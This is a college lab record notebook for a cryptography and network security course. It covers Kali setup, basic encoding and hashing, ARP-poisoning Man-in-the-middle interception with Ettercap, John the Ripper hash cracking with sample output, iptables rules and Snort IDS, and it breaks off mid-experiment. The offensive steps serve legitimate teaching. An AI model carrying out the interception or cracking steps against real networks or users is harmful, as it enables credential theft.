RAJALAKSHMI ENGINEERING COLLEGE

RAJALAKSHMI NAGAR, THANDALAM – 602 105

CS23632 Cryptography and Network Security
Laboratory Record Note Book

Name : …….

Year / Branch / Section : …….

University Register No. : …….

College Roll No. : …….

Semester : …….

Academic Year : …….

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

CS23632 Cryptography and Network Security

NAME	
ROLL NO	
YEAR	
SEC	

RAJALAKSHMI ENGINEERING COLLEGE
An Autonomous Institution

BONAFIDE CERTIFICATE

Name: ……

Academic Year: …… Semester: …… Branch: ……

Register No.

Certified that this is the bonafide record of work done by the above student in the…… Laboratory during the academic year 2026 – 2027.

Signature of Faculty in-charge

Submitted for the Practical Examination held on ……

Internal Examiner External Examiner

INDEX

SlNO	Experiment	Date	GitHub
1	Installation and Configuration of Kali Linux/Parrot OS in a VMware/VirtualBox.		
2	Encryption Crypto 101 in TryHackMe Platform		
3	Perform Man-in-the-middle (MITM) attacks using the Ettercap tool.		
4	Demonstrate hash cracking using John the Ripper tool.		
5	Perform various configurations of Iptables Firewall in Linux.		
6	Snort IDS/IPS to detect and prevent real time threats in TryHackMe Platform.		
7	Perform Code Injection on Application Process using Ptrace.		
8	Privilege Escalation in TryHackMe Platform		
9	Demonstrate various exploits of Window OS using Metasploit Framework		
10	Perform Wireless Audit on routers and decrypt the WPA keys using Aircrack-ng		
11	Perform IP Spoofing using a GitHub Tool (Educational Demonstration)		
12	Study of Camera Phishing using Open-Source GitHub Tool		
13	Study of Phishing Attacks using Z-Phisher (GitHub Tool)		
14	Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment		

EXPERIMENT – 1

Installation and Configuration of Kali Linux in Oracle VirtualBox

Aim

To install and configure Kali Linux as a virtual machine using Oracle VirtualBox for performing network security and ethical hacking experiments.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- System Requirements:
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction:

Kali Linux is a Debian-based Linux distribution developed for penetration testing, digital forensics, and cybersecurity analysis.
Installing Kali Linux inside Oracle VirtualBox provides a safe and isolated environment to practice security experiments without affecting the host system.
VirtualBox is an open-source virtualization tool that allows running multiple operating systems simultaneously on a single physical machine.

Procedure

Step 1: Enable Virtualization

1. Restart the system and enter BIOS/UEFI settings.
2. Enable Intel VT-x / AMD-V.
3. Save changes and reboot the system.

Step 2: Install Oracle VirtualBox

1. Download Oracle VirtualBox from the official website.
2. Run the installer and follow default installation steps.
3. Complete the installation and restart the system if required.

Step 3: Download Kali Linux

1. Visit the official Kali Linux website.
2. Download the Kali Linux Installer ISO (64-bit).

Step 4: Create a New Virtual Machine

1. Open Oracle VirtualBox.
2. Click New.
3. Enter:
    - Name: Kali Linux
    - Type: Linux
    - Version: Debian (64-bit)
4. Click Next.

Step 5: Allocate Memory and CPU

- Memory Size: 2048 MB or higher
- Processor: 2 CPUs
- Click Next.

Step 6: Create Virtual Hard Disk

1. Select Create a virtual hard disk now.
2. Choose VDI (VirtualBox Disk Image).
3. Select Dynamically allocated.
4. Set disk size to 30 GB.
5. Click Create.

Step 7: Attach Kali Linux ISO


1. Select the created VM → Settings.
2. Go to Storage.
3. Under Controller IDE, select Empty.
4. Click Choose a disk file and select Kali Linux ISO.
5. Click OK.


Step 8: Install Kali Linux

1. Start the virtual machine.
2. Select Graphical Install.
3. Choose:
    - Language
    - Location
    - Keyboard layout
4. Configure network automatically.
5. Set:
    - Username
    - Password

6. Choose:
    - Guided – Use entire disk
    - All files in one partition
7. Confirm disk changes and continue installation.
8. After completion, reboot the system.

Output:





Result

Kali Linux was successfully installed and configured in Oracle VirtualBox. The virtual machine is ready for performing network security and ethical hacking experiments.

Experiment – 2

Encryption – Crypto 101 using TryHackMe Platform

Aim

To understand the fundamentals of cryptography by performing hands-on exercises in the Crypto 101 room on the TryHackMe platform, including basic encryption, encoding, hashing, and cryptographic concepts.

Tools / Platform Required

- Web browser (Chrome / Firefox)
- Internet connection
- TryHackMe account (free)
- Built-in TryHackMe terminal (AttackBox) or local Linux machine

Theory

Cryptography is the practice of securing information by converting plain text into unreadable format (cipher text) using encryption techniques.
Crypto 101 introduces basic concepts such as:

- Encoding vs Encryption
- Symmetric and Asymmetric encryption
- Hashing
- Common ciphers (Caesar, Base64, etc.)

Procedure

Step 1: Login to TryHackMe

1. Open browser and go to: https://tryhackme.com
2. Login using your registered credentials.

Step 2: Open Crypto 101 Room

1. In the search bar, type **Crypto 101**
2. Click on the room named **Crypto 101**
3. Click **Join Room**

Step 3: Start the Machine (if required)

1. Click **Start Machine / Start AttackBox**
2. Wait for the virtual environment to load.

Step 4: Perform Cryptography Tasks

Complete the tasks provided in the room, such as:

4.1 Encoding & Decoding

(a) Base64 Encoding / Decoding

Purpose:

Base64 is an **encoding technique** used to represent binary data in readable ASCII format.

How to Solve

To Decode Base64

1. Copy the given Base64 string from the question.

2. Open the TryHackMe terminal.

3. Use the command:

echo "Q3J5cHRvZ3JhcGh5" | base64 -d

4. The output will be the decoded plain text.

5. Enter the decoded text into the answer box.

To Encode Base64

echo "cryptography" | base64

Expected Output Example: Cryptography

(b) Hexadecimal Conversion

Purpose:

Hexadecimal is a base-16 encoding system commonly used in computing**.**

How to Solve

Hex to Text

echo 48656c6c6f | xxd -r -p

Text to Hex

echo "Hello" | xxd -p

Expected Output: Hello

4.2 Classical Ciphers

(a) Caesar Cipher
Purpose:
Caesar cipher shifts letters by a fixed number.
How to Solve

1. Identify the shift value (given or by trial).

2. Use online Caesar decoder or terminal tool.

Using terminal
echo "KHOOR" | tr 'A-Z' 'X-ZA-W'

(Shift = 3)
Expected Output: HELLO

(b) Shift-Based Encryption
Purpose:
Similar to Caesar cipher but may use different shift values.
How to Solve

1. Try different shift values until meaningful text appears.

2. Online tools can be used if allowed.

Example:

- Shift 1 → incorrect

- Shift 3 → readable text → correct answer

4.3 Hashing

(a) Understanding Hash Algorithms

Hash Type	**Length**
MD5	32 characters

SHA-1	40 characters
SHA-256	64 characters

(b) Identifying Hashes
How to Solve

1. Count the number of characters in the given hash.
2. Match it with the table above.

Example:
5d41402abc4b2a76b9719d911017c592

→ 32 characters → MD5

Generating Hashes

```
echo -n "hello" | md5sum
echo -n "hello" | sha1sum
echo -n "hello" | sha256sum
```

4.4 Encryption Concepts
(a) Encryption vs Hashing

Encryption	**Hashing**
Reversible	Irreversible
Uses keys	No keys
Used for secure communication	Used for password storage

(b) Symmetric vs Asymmetric Encryption


Symmetric	**Asymmetric**
One key	Two keys
Fast	Slower
Example: AES	Example: RSA

Step 5: Verify Completion

1. Ensure all tasks are marked **Completed**
2. Observe the success message at the end of the room

Output

- Successfully decoded encrypted messages
- Paste the screen shots



Result

Thus, the Crypto 101 experiment was successfully completed on the TryHackMe platform.
The experiment helped in understanding basic cryptographic concepts, encryption techniques, encoding methods, and hashing algorithms through hands-on practice.

EXPERIMENT – 3

Performing Man-in-the-Middle (MITM) Attacks Using Ettercap in Kali Linux

Aim

To perform and analyze a Man-in-the-Middle (MITM) attack using the Ettercap tool in Kali Linux for educational and ethical hacking purposes.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Security Tool:** Ettercap
- **System Requirements:**
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

A Man-in-the-Middle (MITM) attack is a type of cyberattack where an attacker secretly intercepts and possibly alters communication between two parties without their knowledge.
Ettercap is a powerful open-source network security tool used for MITM attacks, traffic interception, and protocol analysis.
Using Kali Linux within Oracle VirtualBox provides a controlled and isolated environment to study MITM attacks ethically without affecting real-world systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Verify Network Connectivity

1. Ensure Kali Linux is connected to the same network as the target system.
2. Check IP address using:
3. ifconfig

Step 3: Launch Ettercap

1. Open Terminal in Kali Linux.
2. Start Ettercap with graphical interface:

3. ettercap -G

Step 4: Select Network Interface

1. In Ettercap GUI, click **Sniff → Unified Sniffing**.
2. Select the active network interface (e.g., eth0 or wlan0).
3. Click **OK**.

Step 5: Scan for Hosts

1. Click **Hosts → Scan for Hosts**.
2. After scanning, select **Hosts → Hosts List**.
3. Identify the **target system** and **gateway**.

Step 6: Configure MITM Attack


1. Add the target system as **Target 1**.
2. Add the gateway/router as **Target 2**.
3. Click **MITM → ARP Poisoning**.
4. Enable **Sniff remote connections**.
5. Click **OK**.

Step 7: Start Sniffing

1. Click **Start → Start Sniffing**.
2. Observe intercepted traffic in real time.

Output

- Network traffic between the target system and gateway is intercepted.
- Credentials, packets, and communication details are visible through Ettercap.



Result

The MITM attack was successfully performed using Ettercap in Kali Linux. The experiment demonstrated how insecure network communication can be intercepted, highlighting the importance of encryption and secure network protocols.

EXPERIMENT – 4

Demonstration of Hash Cracking Using John the Ripper Tool in Kali Linux

Aim

To demonstrate password hash cracking using the John the Ripper tool in Kali Linux for understanding password vulnerabilities and security analysis.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Security Tool:** John the Ripper
- **System Requirements:**
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

Password hashes are commonly used to store user credentials securely. However, weak passwords and outdated hashing techniques can be exploited using password-cracking tools.

John the Ripper is a popular open-source password auditing and cracking tool used to identify weak passwords by performing dictionary, brute-force, and hybrid attacks.

Using Kali Linux in a virtualized environment allows safe and ethical experimentation without affecting real systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Click on **Terminal** from the Kali Linux menu.
2. Ensure John the Ripper is installed:
3. john --version

Step 3: Prepare the Hash File

1. Create a text file containing password hashes (example: hash.txt).
2. Store the hash inside the file:
3. nano hash.txt

4. Save and exit the file.

Step 4: Run John the Ripper


1. Execute the John the Ripper command:
2. john hash.txt
3. The tool starts cracking the hash using default wordlists.

Step 5: View Cracked Passwords

1. To display cracked passwords:
2. john --show hash.txt

Output

- John the Ripper successfully cracks weak password hashes.
- The cracked password is displayed in plaintext format.



```
Session  Actions  Edit  View  Help

┌──(student㉿kali)-[~]
└─$ openssl passwd -6
Password:
Verifying - Password:
$6$.g1u9B6/vxsEuxWB$F6J9fcknCYoP8nHCZ3T1R464pYhP1anSPu4ecMuBjf8p1ufGx1la5cmdtBSeyeS4uvFaRmMvcIN6un9bIZiop0

┌──(student㉿kali)-[~]
└─$ vi hash.txt

┌──(student㉿kali)-[~]
└─$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456           (?)
1g 0:00:00:00 DONE 2/3 (2026-04-18 16:05) 8.333g/s 2133p/s 2133c/s 2133C/s 123456..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(student㉿kali)-[~]
└─$
```

Result

Hash cracking was successfully demonstrated using the John the Ripper tool in Kali Linux.

The experiment highlights the importance of using strong passwords and secure hashing algorithms.

EXPERIMENT – 5

Performing Various Configurations of IPTables Firewall in Kali Linux

Aim

To perform and analyze various firewall configurations using IPTables in Kali Linux to control network traffic and enhance system security.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Firewall Tool:** IPTables
- **System Requirements:**
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

IPTables is a powerful firewall utility in Linux used to configure rules for filtering incoming and outgoing network traffic. It operates by defining rules based on IP addresses, ports, and protocols. Configuring IPTables helps protect systems from unauthorized access, network attacks, and malicious traffic. Kali Linux provides built-in support for IPTables, making it suitable for learning firewall configurations in a controlled environment.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal and Check IPTables

1. Open **Terminal** in Kali Linux.
2. Check IPTables version:
3. iptables --version

Step 3: View Existing Firewall Rules

1. Display current IPTables rules:
2. sudo iptables -L

Step 4: Set Default Policies

1. Set default policy to drop incoming traffic:
2. sudo iptables -P INPUT DROP

3. Allow outgoing traffic:
4. sudo iptables -P OUTPUT ACCEPT

Step 5: Allow Localhost Traffic

1. Allow loopback interface traffic:
2. sudo iptables -A INPUT -i lo -j ACCEPT

Step 6: Allow SSH Access

1. Allow SSH connections on port 22:
2. sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

Step 7: Allow HTTP and HTTPS Traffic

1. Allow HTTP traffic:
2. sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
3. Allow HTTPS traffic:
4. sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT


Step 8: Block a Specific IP Address

1. Block traffic from a specific IP:
2. sudo iptables -A INPUT -s 192.168.1.100 -j DROP

Step 9: Save IPTables Rules

1. Save the configured rules:
2. sudo iptables-save > firewall_rules.txt

Output



Result:

Various firewall configurations were successfully implemented using IPTables in Kali Linux.

The experiment demonstrates how firewall rules can be used to control network traffic and improve system security.

EXPERIMENT – 6

Snort IDS/IPS to Detect and Prevent Real-Time Threats Using TryHackMe Platform

Aim

To understand and demonstrate the working of Snort as an Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) by detecting real-time network threats using the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Snort IDS/IPS Tool (Pre-installed in AttackBox)

Theory

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) are essential components of network security used to monitor, detect, and prevent malicious activities.

Snort is an open-source, signature-based IDS/IPS capable of real-time traffic analysis and packet inspection.

TryHackMe provides a safe and legal environment to practice IDS/IPS concepts by simulating real-world attacks and defenses without impacting live systems.

Procedure

Step 1: Login to TryHackMe

1. Open browser and go to: https://tryhackme.com
2. Login using registered credentials.

Step 2: Open Snort Room

1. In the search bar, type **Snort**.
2. Select a room related to **Snort IDS/IPS**.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Verify Snort Installation

1. In the terminal, check Snort version:
2. snort --version

3. Ensure Snort is successfully installed.

Step 5: Run Snort in IDS Mode

1. Start Snort in console mode:
2. sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
3. Snort begins monitoring network traffic in real time.

Step 6: Detect Network Threats

1. Perform network scanning or simulated attacks as instructed in the TryHackMe room.
2. Observe alerts generated by Snort.
3. Analyze alerts indicating suspicious or malicious activity.

Step 7: Configure Snort as IPS (Optional)

